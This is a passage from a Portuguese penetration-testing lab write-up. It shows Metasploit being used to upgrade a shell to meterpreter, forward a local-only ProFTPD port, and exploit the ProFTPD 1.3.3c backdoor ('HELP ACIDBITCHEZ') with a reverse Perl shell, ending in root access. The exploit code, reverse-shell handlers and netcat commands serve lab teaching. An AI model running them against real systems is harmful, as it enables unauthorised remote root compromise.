1		shell cmd/unix		192.168.0.12:443 → 192.168.0.100:52620 (192.168.0.100)

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > █
```

Figura 10: Sessão do pseudoterminal

É então selecionado o módulo do metasploit *shell_to_meterpreter* que usará o pseudoterminal (pseudoshell) para o envio do payload meterpreter:

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search shell_to_meterpreter

Matching Modules
=====

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  post/multi/manage/shell_to_meterpreter  .               normal No     Shell to Meterpreter Upgrade

Interact with a module by name or index. For example info 0, use 0 or use post/multi/manage/shell_to_meterpreter
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > |
```

O LHOST espera o ip do atacante, sendo colocado 192.168.0.12. O LPORT espera a porta que rodará o *handler* que aguarda a conexão do meterpreter, sendo colocado 4433. E a SESSION é a sessão onde está rodando o pseudoterminal.

```
msf6 post(multi/manage/shell_to_meterpreter) > options

Module options (post/multi/manage/shell_to_meterpreter):

Name      Current Setting  Required  Description
-----
HANDLER    true             yes       Start an exploit/multi/handler to receive the connection
LHOST      no               no        IP of host that will receive the connection from the payload (Will try to auto detect).
LPORT      4433             yes       Port for payload to connect to.
SESSION    yes              yes       The session to run this module on

View the full module info with the info, or info -d command.
```

É então rodado e firmada a conexão entre atacante e alvo com o meterpreter na sessão 4:

```
msf6 post(multi/manage/shell_to_meterpreter) > set lhost 192.168.0.12
lhost => 192.168.0.12
msf6 post(multi/manage/shell_to_meterpreter) > set session 1
session => 1
msf6 post(multi/manage/shell_to_meterpreter) > run
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.0.12:4433
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed

[*] Sending stage (1062760 bytes) to 192.168.0.100
msf6 post(multi/manage/shell_to_meterpreter) > [*] Meterpreter session 4 opened
300
[*] Stopping exploit/multi/handler

msf6 post(multi/manage/shell_to_meterpreter) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  ---           -
  1    shell cmd/unix           192.168.0.12:4433
  4    meterpreter x86/linux dg @ violator.example.com 192.168.0.12:4433

msf6 post(multi/manage/shell_to_meterpreter) >
```

0.7.2 Execução do portfwd

Ativada a sessão 4, é verificado os parâmetros do comando portfwd:

```
msf6 post(multi/manage/shell_to_meterpreter) > sessions 4
[*] Starting interaction with 4...

meterpreter > portfwd

No port forwards are currently active.

meterpreter > portfwd --help
Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:
  -h  Help banner.
  -i  Index of the port forward entry to interact with (see the "list" command).
  -l  Forward: local port to listen on. Reverse: local port to connect to.
  -L  Forward: local host to listen on (optional). Reverse: local host to connect to.
  -p  Forward: remote port to connect to. Reverse: remote port to listen on.
  -r  Forward: remote host to connect to.
  -R  Indicates a reverse port forward.

meterpreter >
```

E então é adicionada a conexão dos serviços locais do alvo com os serviços locais do atacante com¹³.

```
$ portfwd add -L 127.0.0.1 -p 2121 -r 127.0.0.1 -p 2121
```

```
meterpreter > portfwd add -L 127.0.0.1 -l 2121 -r 127.0.0.1 -p 2121
[*] Forward TCP relay created: (local) 127.0.0.1:2121 → (remote) 127.0.0.1:2121
meterpreter > █
```

Ao tentar conectar-se com o *localhost* (127.0.0.1) na máquina do atacante, porta 2121 com o *netcat*

```
$ nc 127.0.0.1 2121
```

É feita a conexão diretamente com o alvo¹⁴

```
nc 127.0.0.1 2121
220 ProFTPD 1.3.3c Server (Depeche Mode Violator Server) [127.0.0.1]
█
```

¹³Explicação do comando:

add: adiciona uma conexão;

-L 127.0.0.1: ip local inacessível ao atacante;

-l 2121: porta onde roda o serviço proftpd;


-r 127.0.0.1: ip onde será feita a conexão com o ip local antes inacessível ao atacante;

-p 2121: porta onde será feita a conexão do serviço

¹⁴De certo modo, é como se a máquina do atacante estivesse na mesma rede que a do alvo.

0.8 Backdoor no ProFTPD

Ao verificar a versão do serviço ProFTPD instalada (1.3.3c), foi identificado que se trata de uma versão comprometida, contendo um backdoor que permite a execução remota de comandos.¹⁵



O exploit em questão apenas executa uma palavra chave ("HELP ACID-BITCHEZ") que evoca um shell reverso:

```
def unregister_options("FIFOSER", "FIFPASS")
end

def exploit

  connect

  print_status("Sending Backdoor Command")
  sock.put("HELP ACIDBITCHEZ\r\n")

  res = sock.get_once(-1, 10)

  if ( res and res =~ /502/ )
    print_error("Not backdoored")
  else
    sock.put("nohup " + payload.encoded + " >/dev/null 2>&1\n")
  end
end
```

¹⁵Em ambientes reais, a presença de versões maliciosas é rara, pois os serviços são geralmente obtidos de fontes oficiais confiáveis.

0.8.1 Setup do exploit com o metasploit

O módulo do backdoor¹⁶ é encontrado por padrão já implementado no metasploit:

```
msf6 post(multi/manage/shell_to_meterpreter) > search 1.3.3c

Matching Modules
=====

#  Name                                     Disclosure Date  Rank      Check  Description
-  - - - - -                               - - - - -
0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02      excellent No      ProFTPD-1.3.3c Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor

msf6 post(multi/manage/shell_to_meterpreter) > 
```

Opções do módulo:

```
msf6 post(multi/manage/shell_to_meterpreter) > use 0
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

Name      Current Setting  Required  Description
-  - - - - -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies     Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapi, http, socks4, socks5, socks5h
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

Exploit target:

Id  Name
--  -
0   Automatic
```

¹⁶Backdoor: método, geralmente oculto, usado para escapar da autenticação tradicional do sistema.

O parâmetro RHOSTS, espera o ip da máquina-alvo, sendo colocado 127.0.0.1 pois o serviço está rodando no *localhost*¹⁷. O RPORT espera a porta que roda o serviço, sendo colocado 2121. PAYLOAD são scripts que acompanham o exploit em sua execução, sendo colocado cmd/unix/reverse_perl:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rhosts 127.0.0.1
rhosts => 127.0.0.1
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set rport 2121
rport => 2121
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > █
```

Opções do payload:

```
Payload options (cmd/unix/reverse_perl):
```

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

O parâmetro LHOST, espera o ip do atacante, sendo colocado 192.168.0.12. O LPORT espera a porta que receberá a conexão, sendo deixado o valor padrão (4444):

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set lhost 192.168.0.12
lhost => 192.168.0.12
```

0.8.2 Acesso root

Após a execução do exploit, é então obtido o usuário root, com acesso privilegiado ao sistema:

```
[*] Started reverse TCP handler on 192.168.0.12:4444
[*] 127.0.0.1:2121 - Sending Backdoor Command
[*] Command shell session 6 opened (192.168.0.12:4444 → 192.168.0.100:43465) at 2025-07-07 14:31:41 -0300

id
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
█
```

¹⁷Vide portfwd.